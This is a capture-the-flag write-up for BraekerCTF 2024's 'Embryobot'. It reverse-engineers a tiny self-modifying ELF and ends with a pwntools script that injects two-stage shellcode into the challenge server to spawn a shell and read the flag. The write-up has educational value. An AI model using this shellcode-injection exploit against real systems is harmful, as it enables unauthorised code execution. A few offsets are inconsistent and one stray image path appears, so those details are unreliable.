Embryobot

by Davidpb / Davidpb

Tags: shellcraft pwn reverse-engineering elf

Rating:

BraekerCTF 2024

Embryobot

> "This part will be the head, " the nurse explains. The proud android mother looks at her newborn for the first time. "However, " the nurse continues, "we noticed a slight growing problem in its code. Don't worry, we have a standard procedure for this. A human just needs to do a quick hack and it should continue to grow in no time."
> The hospital hired you to perform the procedure. Do you think you can manage?
> The embryo is:
> f0VMRgEBAbADWTDJshLNgAIAAwABAAAAI4AECCwAAAAAAADo3////zQAIAABAAAAAAAAAACABAgAgAQITAAAAEwAAAAHAAAAABAAAA==
> Author: spipm

Tags: *rev*

Solution

For this challenge we don't get a attached file but there is a string that suspiciously looks like `base64` encoded data. Extracting the data and calling `file` on it gives us some insight. The decoded file is a `ELF` file containing compiled `80386` code. Sadly opening the file with `Ghidra` doesnt give us very good results.

```
$ echo "f0VMRgEBAbADWTDJshLNgAIAAwABAAAAI4AECCwAAAAAAADo3////zQAIAABAAAAAAAAAACABAgAgAQITAAAAEwAAAAHAAAAABAAAA==" | base64 -d > foo
$ file foo
foo: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked, no section header
```

Since the file is onle `76 bytes` small this could be some sort of `Tiny ELF` with all kinds of hacky packing magic going on. As the article well describes, there are `header parts` that can contain processor instructions even though the parts are not ment to contain executable code. But this way functionality can be interleaved with header data generating very small but functioning executable files.

My approach here is to check out regions that cannot be changed and `nop them out` (writing `nop` instructions to this regions) so that we get a more meaningful `disassembly` result. The full hexdump of the file is small, so here is it for reference. As example, the first 10 bytes are: a 4 byte constant signature (EI_MAG), 2 byte first if the executable is targeting 32 bit architectures and second if data is layed out in little endian byteorder (EI_CLASS, EI_DATA) and 4 bytes describing the version (EI_VERSION) (see `Executable and Linkable Format`). The signature and class/data cannot be changed so we replace them with `nop` instructions. The EI_VERSION though seems off, it should be `01 00 00 00` so we replace the first byte only, keeping the rest intact for later.

```
00000000  7F 45 4C 46   01 01 01 B0   03 59 30 C9   B2 12 CD 80                                 .ELF.....Y0.....
00000010  02 00 03 00   01 00 00 00   23 80 04 08   2C 00 00 00                                 ........#...,...
00000020  00 00 00 E8   DF FF FF FF   34 00 20 00   01 00 00 00                                 ........4. .....
00000030  00 00 00 00   00 80 04 08   00 80 04 08   4C 00 00 00                                 ............L...
00000040  4C 00 00 00   07 00 00 00   00 10 00 00                                               L...........
```

```
00000000  90 90 90 90   90 90 90 B0   03 59 30 C9   B2 12 CD 80                                 .ELF.....Y0.....
00000010  02 00 03 00   01 00 00 00   23 80 04 08   2C 00 00 00                                 ........#...,...
00000020  00 00 00 E8   DF FF FF FF   34 00 20 00   01 00 00 00                                 ........4. .....
00000030  00 00 00 00   00 80 04 08   00 80 04 08   4C 00 00 00                                 ............L...
00000040  4C 00 00 00   07 00 00 00   00 10 00 00                                               L...........
```

Another interesting bit is the `entry pointer` that is located at offset `18h`. As data is stored in little endian order the entry point is at `8048023h`. This containing the `base address of 8048000h` so the offset within our file is `23h` (starting with the bytes `E8 DF FF FF FF 34...`). Lets see if we get this offset in our disassembly, since we know this has to be valid instructions:

```
$ objdump -D -Mintel,i386 -b binary -m i386 foo
...
24:   df ff                   (bad)
26:   ff                      (bad)
27:   ff 90 00 20 00 01       call    DWORD PTR [eax+0x1002000]
...
35:   80 04 08 00             add     BYTE PTR [eax+ecx*1],0x0
...
```

Sadly this is not the case, so we go back to nop out the bytes immediately before the `entry` to help the disassembler a bit. Adding just one nop right before our entry offset unveiles the correct instruction:

```
22:   90                      nop                 ; our nop we added
23:   e8 df ff ff ff          call    0x7         ; call to 7h
28:   34 00                   xor     al,0x0      ; bad code from here
```

Right, the first thing what the program does after loading is to call to offset `7h`. Luckily we didn't destroy the bytes before.

```
00000000  90 90 90 90  90 90 90 B0   03 59 30 C9  B2 12 CD 80                                    .........Y0.....
00000010  02 00 03 00  01 00 00 00   23 80 04 08  2C 00 00 00                                    ........#...,...
00000020  00 00 90 E8  DF FF FF FF   34 00 20 00  01 00 00 00                                    ........4. .....
00000030  00 00 00 00  00 80 04 08   00 80 04 08  4C 00 00 00                                    ............L...
00000040  4C 00 00 00  07 00 00 00   00 10 00 00                                                 L...........
```

```
0:   90                      nop                            ; nops we added before
1:   90                      nop
2:   90                      nop
3:   90                      nop
4:   90                      nop
5:   90                      nop
6:   90                      nop
7:   b0 03                   mov    al,0x3                  ; to this offset the first jump goes. this looks like valid
9:   59                      pop    ecx                     ; code setting up an interrupt call.  calling syscall read (eax=3)
a:   30 c9                   xor    cl,cl                   ; writing to the base address (ecx=base address), reading
c:   b2 12                   mov    dl,0x12                 ; a total of 18h bytes (edx=12h), from fd 0 (ebx=0)
e:   cd 80                   int    0x80
10:  02 00                   add    al,BYTE PTR [eax]       ; ... again nonsense data ...
```

The read offset is calculated by popping the return address off the stack (remember, the programm called to offset 5h and a call pushes the offset of the next instruction onto the stack). But the write goes not to the next instruction, but to the `start of the image`. Why is this, you might ask? If we look at the instruction at offset `59h` we see `xor cl, cl` that effectively sets the lowest 8 bit of register `ecx` to zero, leaving is with the base address only (see `https://x86.syscall.sh/`).


Now we know what the program is doing. It reads input from `stdin` and overrides the program code itself with `18` bytes of data. Its important to note that it's exactly 18 bytes, since the interrupt is called at `0eh` the next two bytes are byte 16 and 17. It's important since these are the next instructions executed when the processor returns from the read interrupt. So we can basically define ourself what the processor does next (for instance jumping back to base to execute shellcode we inject).

So we can basically inject 18 bytes of code ourself. To get us a shell for instance. As 18 bytes is fairly small, we can do two stages. First injecting the same code again, but specifying more bytes that are read and then, when we are not space limited anymore, injecting code that gives us shell.

So stage one looks like this (18 bytes in total)

```
nop
nop
nop
nop
nop
nop
nop
mov     al,0x3        ; same as before...
add     ecx, 0x10     ; ...but we start writing to base+10h
mov     dl, 0x7f      ; ...and with way more bytes that can be read
int     0x80
jmp     ecx           ; jump back to base address (nop slide down) and read again
```

Right, if we send this (as shellcode) to the program, the program reads again, but now without a strict limitation. Now we can inject any shellcode we like (for comfort just using `shellcraft`). Also we don't write to the base again, but directly starting with the offset the next instruction is executed (10h). The process basically looks like this:




```python
from pwn import *

p = remote("0.cloud.chals.io", 20922)

stage1 = asm(
"""
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    mov al, 0x3
    add ecx, 0x10
    mov dl, 0x7f
    int 0x80
    jmp ecx
""")

p.send(stage1)
p.send(asm(shellcraft.sh()))
p.interactive()
```

Running this gives us shell and we can get the flag

```
$ python blub.py
[+] Opening connection to 0.cloud.chals.io on port 20922: Done
[*] Switching to interactive mode
$ ls
babybot
flag.txt
$ cat flag.txt
brck{Th3_C1rcl3_0f_l1f3}$ exit
[*] Got EOF while reading in interactive
$
```

Flag `brck{Th3_C1rcl3_0f_l1f3}`

Original writeup (https://github.com/D13David/ctf-writeups/blob/main/braekerctf24/rev/embryobot/README.md).

Comments